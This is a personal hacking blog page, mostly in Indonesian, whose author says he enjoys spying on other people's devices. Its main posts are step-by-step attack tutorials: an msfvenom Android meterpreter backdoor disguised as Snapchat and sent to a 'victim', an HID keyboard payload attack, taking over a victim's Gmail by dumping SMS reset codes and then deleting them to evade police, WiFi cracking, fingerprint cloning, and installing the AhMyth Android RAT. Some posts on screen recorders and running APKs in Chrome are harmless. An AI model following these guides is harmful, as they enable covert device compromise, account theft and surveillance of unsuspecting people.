Hello World!

“Flying down a tunnel of 1s and 0s is not how hacking is really done"

“Behind every successful Coder there an even more successful De-coder to understand that code."

“A hacker does for love what others would not do for money"

“A hacker to me is someone creative who does wonderful things"

"Hacking is not a crime, it's a profession till the time you play with it safely "

I'm Diddo Adding Adove,
Owner & Pentester
from zvilsec

I have rich experience in security system & internet security. Also I am journalist for technology and other stuff section. Also i love learning a new language. Feel free to contact me writing an email with your project idea.

What I Do
Pentester

I like to test my system even somebody`s system for fun and to learn.

Script Kiddies

I enjoyed for changing someone code to develop it in to a new one.

Web Design

Literally i build website not from 0 but i like to use some code to make in to a new one.

Spying

I love to spy someone`s device,it makes me know about their secret even it was a inappropriate action.

Writing

Writing is my other hobby in my life.

Marketing

Someday i will become a great marketer

Recent Works
Showing posts with label Android. Show all posts

Cara Menyamarkan Backdoor APK Dengan APKTOOL

Kamu mungkin sudah membuat apk backdoor (paket android) sebelumnya pada kali, itu dilakukan dengan cara yang sama seperti kamu membuat exe backdoor. Yang dibuat dengan perintah msfvenom.

Dalam tutorial singkat ini aku akan menunjukkan cara mengubah ikon, izin, dan nama aplikasi, agar lebih meyakinkan bagi targetmu.  

Langkah 1 Membuat Apk Backdoor

Jadi, mari kita mulai dengan membuat apk pada meterpreter.  Masukkan kode ini di terminal

msfvenom -p android/meterpreter/reversetcp LHOST=(your ip) LPORT=(your port) -o app.apk

Ini akan membuat app.apk di folder kamu saat ini.

Sekarang sampai pada bagian yang sulit.

Langkah 2 Menginstal Apktool

Kamu harus menginstal Apktool pada sistem, saya menggunakan windows untuk ini, tetapi harus dilakukan dengan cara yang sama di linux / mac os.  Karena ini berbeda untuk semua orang, saya tidak akan menginstal alat ini.  Lihatlah di situs web mereka untuk sistem kamu.

Perhatikan bahwa Apktool diinstal secara default di reverse engineering toolkit dari Kali linux!

Langkah 3 Dkompilasi Apk 

Pertama periksa apakah kamu dapat menjalankan apktool dengan benar dengan menjalankan perintah:

apktool

Jika kamu melihat menu bantuan artinya instalasi sudah benar.  Sekarang jalankan perintah

apktool d /pathtoyourapk/app.apk /pathtoyourfolder/folder

apktool sekarang akan mendekompilasi app.apk ke /pathtoyourfolder/folder.  Di folder baru ini kamu akan menemukan beberapa file. Antara lain:

Folder 'res'

File AndroidManifest.xml

Folder 'smali'

Folder 'asli'

File apktool.yml

Langkah 4 Memodifikasi File

Untuk tutorial ini kita hanya akan memodifikasi file AndroidManifest.xml dan folder 'res'.  Pertama, buka AndroidManifest.xml dengan editor teks.  Saya menggunakan Notepad ++.

Kamu akan melihat sesuatu seperti ini:

Gambar melalui imgur.com

Pertama, mari kita hapus beberapa baris yang mungkin tidak kita perlukan dan akan memberi pengguna peringatan tambahan.


Sekarang kita masuk ke folder 'res'.  Di sini kamu akan menemukan folder 'values', masuk ke dalamnya.  Sekarang kamu akan menemukan 2 file, 1 bernama strings.xml, sekali lagi, buka file xml ini dengan editor teks.

kamu akan menemukan baris <string name="appname">MainActivity</string>

Ubah '' 'MainActivity' 'menjadi nama aplikasi yang kamu sukai, saya memilih nama '' Snapchat ''.  Tetapi pilihlah nama yang menurut kamu cocok.

Simpan file dan kembali ke folder / res /.
Buat 3 folder bernama:

drawable-ldpi-v4

drawable-mdpi-v4

drawable-hdpi-v4

Sekarang kamu perlu menemukan ikon yang sesuai untuk aplikasimu.

Saya menggunakan Android Asset Studio situs web dan resizeimage.net

Tujuannya adalah untuk mendapatkan file 3 png dengan ukuran berikut:

 36x36 (piksel) untuk folder ldpi

 48x48 untuk folder mdpi

 72x72 untuk folder hdpi

Beri nama file png ini semua 'icon.png' dan letakkan di folder yang sesuai.

Langkah 5 Menyusun Aplikasi 

Proses ini sangat mudah.  Kembali ke terminal apktool dan masukkan perintah berikut:

apktool b /pathtoyourfolder/folder

Ini akan membuat apk di folder 'dist' yang baru dibuat (ditemukan di apktool b / pathtoyourfolder / folder)

Langkah 6 Signing Apk

Saya menggunakan zip untuk signing apk atau jika itu tidak coba unduh file ini.  Unzip file dan cd ke folder baru, sekarang gunakan perintah:

java -jar signapk.jar Certificate.pem key.pk8 /pathtoyourapp/app.apk signed.apk

Ini akan membuat file bernama signed.apk di folder baru yang dapat kamu kirim ke korban dan mereka akan melihat nama dan ikon aplikasi yang dikenal.

Langkah 7 Exploit

 Sekarang bagian terakhir,
 buka metasploit menggunakan:

 msfconsole
Open multi/handler
use multi/handler
set the payload
set payload
android/meterpreter/reversetcp

set LHOST and LPORT
set LPORT (your port)
set LHOST (your host)

and exploit
exploit

Sekarang setelah membuka aplikasi, kamu akan mendapatkan shell meterpreter yang masuk.

Cara Menggunakan Serangan HID Keyboard Dengan Android

Hai, Hari ini saya akan menunjukkan kepada kalean bagaimana melakukan Serangan Keyboard HID dengan Android TETAPI tanpa menggunakan Kali NetHunter, kamu perlu menginstal kernel khusus ke perangkat Android kamu, yang akan menambahkan fungsi keyboard + mouse ke port USB, Jadi Mari Memulai

Langkah 1 Persyaratan

Untuk Ini kamu Membutuhkan Hal-Hal Berikut:
 1.Rooted Android
 2. Pemulihan Kustom (twrp atau clockworkmod)
 3: File ADB

Gambar melalui androidauthority.net

Jika kamu Sudah Memiliki Keduanya, buka https://play.google.com/store/apps/details?id=remote.hid.keyboard.client dan Cari Kernel Perangkat kamu dan flash file zip dari Recovery.

Langkah 2 mengunduh File

Buka di sini dan unduh file
Teruskan file dengan ADB ke Perangkat dengan perintah: adb push DroidDucky-master data/local/tmp

Langkah 3 Menemukan Payload

Buka dan temukan Payload yang kamu suka (Yang memasang kartu SD tidak berfungsi kamu Bisa Menempatkan File di USB dan Pasang itu, sebagai ganti kartu SD)

Salin-Tempel Skrip dalam TextEditor sesuai keinginan kamu (gw saranin Notepad ++)

Konversi EOL ke UNIX (Dalam Notepad ++: Edit> Konversi EOL> Format UNIX / OSX)

Simpan (tipe file tidak ada bedanya) dan teruskan file ke Perangkat dengan perintah adb push filename.txt /data/local/tmp

Langkah 4 Menjalankan Payload

Unduh Aplikasi Terminal Pilihan kamu (aku lebih suka jusSSH)
Hubungkan Perangkat ke PC
Dan jalankan aplikasi terminal
dapatkan Izin Pengguna Super dengan su
arahkan ke direktori root dengan cd
buka direktori tempat file disimpan data cd /local/tmp
gunakan perintah 
bash droidducky.sh filename.txt 
untuk meluncurkan serangan

Gambar melalui zx.rs

Cara Mendapatkan Akun Hanya Dengan SMS


Meretas akun media sosial atau akun apapun itu beragam caranya, mulai dari bruteforce, phishing dan sebagainya. Namun, kali ini kita akan membahas  cara mendapatkan akun korban setelah kita menginstall backdoor di ponsel milik korban kita.

Langkah 1 Siapkan Kali/OS lain:


Saya tekankan lagi kamu harus sudah meretas android dan mendapatkan akses ke sana. Saya menggunakan metasploit dalam hal ini. Saya meretas di WAN, jadi meterpreternya akan seperti ini:


Langkah 2 Meterpreter:

Setelah Meterpreter Prompt muncul, biarkan di sana.




Buka browser, pergi ke situs akun korban yang akan kamu retas, saya  contohkan gmail.com, Masukkan alamat E-Mail Korban.

 Klik "Need Help?"
 Pilih "I don't know my password", klik Lanjutkan



 Sekarang, Klik "I don't Know"


    Lalu, Klik Lanjutkan


Langkah 3 kembali ke meterpreter Lagi:


Ups, saya lupa bahwa Sebelum mengklik yang terakhir berlanjut, Anda harus pergi ke meterpreter dan memeriksa, berapa lama ponsel belum digunakan (tidak digunakan), Anda dapat melakukannya dengan mengetik:

  • idletime
  • TETAPI DI SINI ADA MASALAH, perintah idletime tidak berfungsi di android, jadi kamu tidak tahu apakah pengguna menggunakan ponsel saat ini atau tidak. (Namun ada cara rumit lainnya. Seperti memeriksa RAM dll.)
  • Tapi bagaimanapun kita akan terus mengeksploitasi dan mengambil risiko.
  • Ketik: dump_sms untuk mengumpulkan semua pesan ke folder root.(kamu juga dapat mengetik: dump_contacts untuk eksploitasi lebih lanjut)


Langkah 4 Hampir Selesai ... :


Buka folder root Kali dan buka file .txt di mana semua pesan telah dibuang.

-------------------------------------------------- -------------------------------------------------- -
DAN, di sana kamu perlu
Masukkan kode Verifikasi ke Bantuan Pemulihan Akun.
 


Langkah 5 Password Reset:

Masukkan Kode:


Langkah 6 Hapus Pesan:

Tidak, kamu tidak dapat menghapus pesan sampai telepon yang diretas di-root.
Jika jenis yang di-root: delete data/data/com.android.providers.telephony/databases/mmssms.db

PERINGATAN!

Jika kamu tidak menghapus pesan, Pengguna akan merasa curiga dan akan mengetahui ada sesuatu yang salah. (Waspadai Polisi Cyber)
Tamat,

Sekarang kamu telah meretas akun google, kamu dapat meretas facebook pasti atau akun lainnya.
kamu juga dapat menipu pengirim pesan seperti FBmessenger atau WhatsApp dll. (Jangan mengetik apa pun atau pengguna akan merasa curiga)

Prosedur Hack WIFi di Android

Ingin memanfaatkan koneksi Wi-Fi super cepat dari tetangga atau temenku yg pelit wifi?  Jika mereka pintar, WIFi mereka mungkin dilindungi kata sandi (jika tidak, kamu gak akan membaca ini artikel ini bukan?).  Tetapi jika kamu punya ponsel Android, mencuri password mereka bukanlah hal yang susah.

Sekelompok peneliti melakukan hack untuk mengatasi keterbatasan perangkat keras dan menambahkan mode monitor ke perangkat Android untuk memungkinkan mereka memecahkan kata sandi Wi-Fi.

 Gambar melalui blogspot.com

Mode monitor memungkinkanmu melihat semua lalu lintas melalui jaringan dan berapa banyak perangkat yang terhubung, tetapi juga dapat digunakan untuk tujuan yang lebih jahat.  Jika kamu cukup sabar, kamu dapat memecahkan kunci WEP pada jaringan dengan menangkap paket data dalam mode monitor.

Untuk menambah mode monitor ke perangkat Android, para peneliti membalikkan rekayasa chip radio Broadcom.  Mereka memodifikasi firmware pada chipset di Nexus One dan Galaxy S II, yang sama dengan yang digunakan di sebagian besar perangkat seluler.  Kode diposting di Google Code(klik), tetapi kamu perlu tahu chipset mana yang kamu miliki dan unduh yang tepat untuk ponselmu.

Setelah mengunduh kode, lalu ekstrak file .zip, lalu jalankan file konfigurasi.  Mereka telah memasukkan instruksi untuk setiap chipset dan beberapa perangkat berbeda di blog mereka, jadi pergilah ke sana untuk menemukan spesifik untuk ponselmu.

HOW TO BREAK UP THE SMARTPHONE FINGERPRINT KEY


At this era, technology grown rapidly. One of  them is smartphone. Smartphone increasly grow time by time,  the model like hardware and software updated season by season including it's security system. Secure of the smartphone was an important thing for the user. Developer of smartphone use finerprint sensor for the security. Almost all smartphone vendors now have begun to acquire the fingerprint sensor feature on their smartphone devices, because the fingerprint sensor feature is considered feasible and safe to maintain the privacy of someone who uses the device.

Instead of feeling safe with the fingerprint security feature, smartphone users also seemed to be lulled to feel very safe with the sophistication of the feature which is claimed to be very safe and very difficult to penetrate, because the way it works has used the holder's fingerprint code.

But do you believe, if this feature is included in one of the most sophisticated smartphone features and also includes one of the smartphone features that is very easy to break it's security? The following is the explanation.

HOW TO BREAK UP THE SMARTPHONE FINGERPRINT KEY

  • The first material you need is a 3D Printer Mold and wax or plasticine wax

  • Melt the 3D Printer Material Dough or wax. While still hot or warm, stick your victim's fingers to the liquid mold earlier to make your fingerprint prints.

  • After the surface of the mold has hardened (about 3-5 minutes), apply plasticine to the mold. Press gently so as not to damage the print surface of the fingerprint.
  • Then, if you think the results of the fingerprints have been cloned properly, please try the material that is attached to the fingerprint sensor installed on the smartphone device.


This is just for educational only, you can try this trick to yourself or your family for conditional situation only not for break through privacy. Do with your own risk. 

To avoid this trick there are two way to avoid this trick. First cover your fingerprint, do not give your fingerprint to any people with  unkonwn reason. Second, protect your phone with double security system.

5 Easy Ways to Know WiFi Password on Android


How to know the WiFi password on Android, serves to bring back WiFi password data that you have connected before.

Have you ever experienced a WiFi password forget when you want to connect another device to the same WiFi hotspot? Or want to see WiFi password at your friend's house?

Well if so, it looks like you should try the following method.

This time we will tell you how to know the WiFi password on Android to bring back WiFi password data that you have connected before.

How to find WiFi password on Android

You need to know, WiFi password that will be discussed in the following article is a WiFi password that is stored on your Android, and you have not forgotten about WiFi or forget.

Before entering the steps to find out the WiFi password on Android, make sure your Android is in root.

If you can't, you can search on Google with keywords: How to Root (fill according to your needs)

1. How to View Wifi Password with WiFi Passwords [ROOT] Application


    Download the WiFi Passwords [ROOT] application and install it as usual on your Android.

    If the application requests Root Access, click the Grant menu.

    Wait a moment and automatically all WiFi passwords stored on your Android will appear.


How easy is it to see and know the WiFi password with this application? Requirements, your smartphone must be rooted first!

2. How to View WiFi Passwords Using WiFi Password Viewer


    Download the WiFi Password Viewer (Root) application and install it as usual on your Android.


    Make sure you give root access to the application

    If so, the SSID list and WiFi password automatically appear

3. How to find WiFi password on Android with WiFi Key Recovery


    Download WiFi Key Recovery then install as usual on your Android.


    Open WiFi Key Recovery, when SuperSU pop-up appears click the Grant button.


    If so, the WiFi Key Recovery application will automatically display all WiFi passwords stored on Android.


    This application also provides the Android WiFi password Copy feature.

4. How to View WiFi Password with FREE WiFi Password Recovery


Have you ever connected to WiFi somewhere, but forgot the WiFi password again? Even though your friend needs more. Well, you can see the WiFi password in that place by:

    Download FREE WiFi Password Recovery and install as usual on your Android smartphone.

    Make sure you give root access to this application.


    After being given root access, automatically FREE WiFi Password Recovery will display a WiFi list that has been connected to your Android. To see the WiFi password, you can click the View button.


    Automatically WiFi password will appear.


    WiFi passwords that you have successfully displayed can also be shared with others.


5. How to find WiFi password with QR Code Scanner


Do you know, currently the QR Code can be used for many things? One of them is seeing WiFi passwords on Android! Here's how to view WiFi passwords that are already connected on Android with the QR Code Scanner:

    Download the QR Code Scanner

    This application does not need root at all. So after you download and install the QR Code Scanner application, you just select the Scan & Save menu


    Then just borrow your friend's handphone and select the Wi-Fi that is connected to your mobile and select 'tap to share'.


    Now you just scan the barcode that appears from your friend's cellphone. After the barcode has been photographed, select 'Done'.


    Finished! A Wi-Fi password will appear and you just need to enter the password to connect the Wi-Fi that is connected to your friend. Wi-Fi password will appear after quotation marks from information that has been successfully raised from the scan. See the example below.


Conclucion


Hopefully the 5 ways to find WiFi passwords on Android above are useful for connecting WiFi passwords on Android, if you lose or forget your WiFi password, do the above method.

The Best and Latest Android Screen Recorder Application in 2018


To make tutorial videos or record gameplay on an Android smartphone, of course you have to record the screen. Next, we will recommends the best and newest collection of Android phone screen recorder applications in 2018 that you can try.

By using an Android smartphone you can do various fun activities. Starting from enjoying surfing on social media, watching the latest movies and dramas or exciting games to play with your friends, guys.

With its ability to record screens, you can do various activities. Starting from recording tutorial videos or streaming games such as Mobile Legends: Bang Bang and PUBG Mobile that are rising recently.

To do this you need an Android smartphone device as well as a collection of screen recorder applications that would be recommended as follows. Let's see more guys!

1. DU Recorder - Screen Recorder, Video Editor, Live


Who doesn't know about this one Android screen recorder application? DU Recorder is one of the most popular by prioritizing various features that provide you with various conveniences in using it.

DU Recorder allows you to record the screen in one touch without the hassle of making various settings. Not there, there are also editing features in the application and live streaming.

Strength 
Support for more than 20 languages
Highest quality video recording -
No need to root and no ads -

weekness
Still leaving a watermark

2. Mobizen Screen Recorder - Record, Capture, Edit


Mobizen Screen Recorder is an application that has received the 2016 Best App award from Google guys. So do not hesitate to sophistication from this one screen recorder application. Guaranteed not to be disappointed!

This application provides the highest quality in Full HD 1080p video recording, 12Mbps bitrate and 60 fps. Make videos better and smoother if you see.

Strength 
Adding Facecam
The highest quality video recording option
Recording editing feature
weekness
Still leaves a watermark if it doesn't activate certain modes

3. Screen Recorder With Audio And Editor & Screenshoot


The application developed by Genius Recorder is made entirely to maximize screen recording on Android Android phones. You can find various options that are quite helpful for work, especially in recording video tutorials or playing games.

Without requiring root access, you can use Screen Recorder on almost all Android smartphone devices guys. No need to worry anymore, right?

Strength 

Adding Facecam Features
Wide selection of video modes and quality
Simple user interface 

weekness
Too many annoying ads  

4. AZ Screen Recorder - No Root


Do you like the various video walkthrough games that you play on Android smartphones? Well, AZ Screen Recorder seems very good to recommend to be one of the applications that you must try on your Android phone.

This best Android screen recorder application has a simple look with various customizations that can be tried. You also don't need to need root access to use it.

Strength 
Easy to use user interface
Light and able to work on any smartphone
Free watermark 

weekness
A glitch occurs in some conditions

5. Google Play Games


Who says the default application of the Android operating system cannot accommodate your needs in making video playing games? Google Play Games in fact also provides a screen recording feature for Android phones. Moreover, it's very easy to use!

You can easily record the gameplay of your favorite game. Unfortunately, this screen recorder application only provides recording at 480p and 720p resolution only guys.

Strength 
Direct support from Google
Integrated with various game titles
Light and easy to use 

weekness
The recording options are limited to 480p and 720p
Only available in some countries

Cara menjalankan aplikasi android di Komputer


Tahukah Anda bahwa Anda dapat menjalankan aplikasi Android di Google Chrome? Kembali pada tahun 2015, Google meluncurkan alat yang disebut ARC Welder, yang dirancang untuk memungkinkan pengembang menguji aplikasi mereka di browser Chrome sehingga mereka dapat dipindah ke Chrome OS. Tujuan utama ARC Welder adalah mempermudah pengembang untuk membuat lebih banyak aplikasi untuk Chrome OS, tetapi alat ini dapat digunakan oleh siapa saja untuk menjalankan aplikasi Android di browser mereka.

Sangat mudah untuk menjalankan aplikasi Android menggunakan ARC Welder, dan di bawah ini kami akan menunjukkan caranya. Namun, perlu disebutkan bahwa beberapa aplikasi Android tidak berjalan sangat baik di Chrome, jadi Anda harus melakukan sedikit eksperimen untuk menemukan aplikasi mana yang berfungsi paling baik.

Install ARC Welder


Bagian termudah dari keseluruhan proses adalah memasang ARC Welder. Cukup buka halaman add on Web Chrome untuk ARC Welder dan klik instal. Setelah proses pemasangan singkat selesai, Anda akan dapat menjalankan ARC Welder dari halaman aplikasi Chrome.

Jika Anda memiliki perangkat yang dapat menjalankan aplikasi Chrome dan Chrome, Anda seharusnya dapat menggunakan ARC WELDER. Ini berarti bahwa semua sistem operasi desktop didukung, termasuk Windows 10, macOS, Chrome OS, dan Linux. Dari apa yang telah kami lihat, alat ini bekerja dengan sangat baik di semua sistem operasi, jadi Anda tidak akan mendapatkan pengalaman yang lebih baik beralih dari Windows ke MacOS (misalnya).

ARC Welder dirancang untuk Chrome OS, meskipun, dan alat ini memperingatkan Anda bahwa beberapa "bug spesifik platform" ada di sistem operasi lain.

Tentukan APK Android


ARC Welder dirancang untuk membuka file Android APK, jadi Anda harus mencari dan mengunduh APK yang ingin Anda jalankan. Anda tidak dapat mengunduh file APK dari Google Play Store, jadi Anda harus menggunakan sumber unduhan pihak ketiga.

Di sini, kami merekomendasikan APKMirror sebagai sumber APK Android Anda, terutama karena memiliki antarmuka yang bagus dan Anda dapat mengunduh versi yang lebih lama dari hampir semua aplikasi dalam koleksi mereka jika perlu. Mereka bahkan memiliki versi terpisah dari banyak aplikasi untuk berbagai arsitektur prosesor. AndroidAPKsFree adalah sumber lain yang masuk akal jika Anda tidak dapat menemukan apa yang Anda cari di APKMirror.

Tidak ada situs web yang membayar aplikasi, karena mengunduh APK untuk aplikasi berbayar adalah pembajakan. Jika Anda benar-benar ingin mengunduh aplikasi berbayar untuk digunakan dengan ARC Welder, Anda harus memeriksanya sendiri.

Jalankan APK di ARC Welder


Saat Anda menyiapkan APK, cukup jalankan ARC Welder di Chrome, dan pilih direktori tempat ARC Welder dapat menulis beberapa file sementara. Setelah Anda selesai melakukannya, klik untuk menemukan dan menambahkan APK yang ingin Anda coba, yang akan membawa Anda ke halaman opsi konfigurasi. Google mengatakan sebaiknya biarkan ini pada nilai default mereka. Untuk meluncurkan aplikasi, klik ‘uji’.

ARC Welder hanya dapat menjalankan satu aplikasi dalam satu waktu. Jika Anda ingin membuka aplikasi yang berbeda, Anda harus menutup aplikasi yang sedang digunakan, memuat APK baru, klik untuk menghapus APK lama dari ARC Welder, lalu meluncurkan aplikasi baru.

Kami mencoba sejumlah aplikasi di ARC Welder di Chrome 56 pada Windows 10, dan menemukan bahwa dukungan aplikasi terpukul atau hilang. Beberapa aplikasi Android utama seperti Gmail, Maps dan Facebook crash segera setelah mereka memuat, sementara yang lain seperti Keep dan Microsoft Word bertahan tanpa batas di layar pemuatan mereka. YouTube memuat tetapi menimbulkan kesalahan karena tidak memiliki akses ke Layanan Google Play. Instagram tidak berfungsi, begitu juga dengan Snapchat. Tapi ada kabar baik! Kami menemukan beberapa aplikasi yang berhasil dari periode pengujian singkat kami:

- Twitter memuat dan beroperasi dengan sempurna. Animasi agak lambat,    seperti yang Anda harapkan dari perangkat lunak emulasi, tetapi pengalamannya cukup baik.
- Plex juga sepertinya berfungsi. Kami dapat memutar video di aplikasi dengan sedikit distorsi audio.
- AccuWeather memiliki beberapa masalah berkedip pada waktu tetapi memuat.
- SpeedTest.net berfungsi jika Anda ingin melakukan pengujian kinerja jaringan
- Slack berfungsi dengan baik

Ini adalah Twitter yang dijalankan di ARC Welder di Chrome


Sebagian besar game yang kami uji tidak berfungsi, atau dimuat ke layar hitam. Ini tidak terlalu mengejutkan, karena ARC Welder tidak dibangun untuk menangani beban kerja 3D yang rumit. Game lawas seperti Temple Run memuatnya, tetapi membuatnya sekitar 3 frame per detik dan Anda tidak bisa melewati layar menu.

Tetapi ARC Welder tidak benar-benar dirancang untuk menjalankan game Android di browser Anda. Sebaliknya, ini adalah alat yang terutama menargetkan pengembang aplikasi yang ingin mem-port aplikasi mereka ke Chrome OS, itulah sebabnya mengapa aplikasi non-game jauh lebih mungkin untuk memuat dan berfungsi dengan benar. Dari semua aplikasi yang kami uji, sekitar 40 persen dari mereka dimuat dan bekerja di ARC Welder.

Akan sangat berguna untuk mencoba aplikasi Android di Chrome jika Anda tidak memiliki perangkat Android yang berguna, tetapi itu jauh dari emulator aplikasi Android yang sempurna. Jika ARC Welder berfungsi dengan aplikasi yang ingin Anda uji, itu fantastis, tetapi Anda tidak boleh berharap setiap aplikasi dimuat atau berfungsi seperti yang dimaksudkan dalam alat yang berfokus pada pengembang ini.

Kali linux how to hack android using AhMyth


Hello people welcome to my penetration test tutorial. Long time ago i wrote an article of hacking anndroid using metasploit. Today i am gonna show you how to hack  android using ahmyth.
What is ahmyth?
ahmyth is an andro-rat which is create a payload then it's used to hack an anroid phone. This payload can bind with another apk file or you just create the payload without binding it. Alright let's  start, before continue please keep in your mind this tutorial is jaust penetration test to check a vulnerability againts your system. Just use it to your own system.

OK before we start here are term of dependecies  you will used:
1. Penetration testing OS such as Kali, parrot etc. But you can use windows but here i will give you tutorial just for linux.
2. AhMyth

steps...
1. open your terminal
2. git clone https://github.com/AhMyth/AhMyth-Android-RAT
3. go to AhMyth directory
4. got Ahmyth-server directory
5. curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
6. apt-get install -y nodejs
7. npm install npm@lastest -g
8. open new terminal
9. downlod ahmyth-linux.deb(according your system) https://github.com/AhMyth/AhMyth-Android-RAT/releases
10. then install it dpkg -i AhMyth_linux64.deb
11. now install the electron
12. git clone https://github.com/electron/electron-quick-start
13. go to elctron directory
14. npm install (if there is an error just update npm with "npm@lastest -g"
15. then switch to first terminal at ahmyth server directory then npm install
16. ok maybe you will find some error but just ignore it
17. close all terminal then open your menu
18. Find ahmyth then run it
19. ok now you can create the payload
20. have fun... i will create a video about how to create a payload.
e
Contact Me

Adress/Street

Kalimantan street, City of Jember Indonesia

Phone number

+(62) 823 3486 3080

Email

ahdeen@bk.ru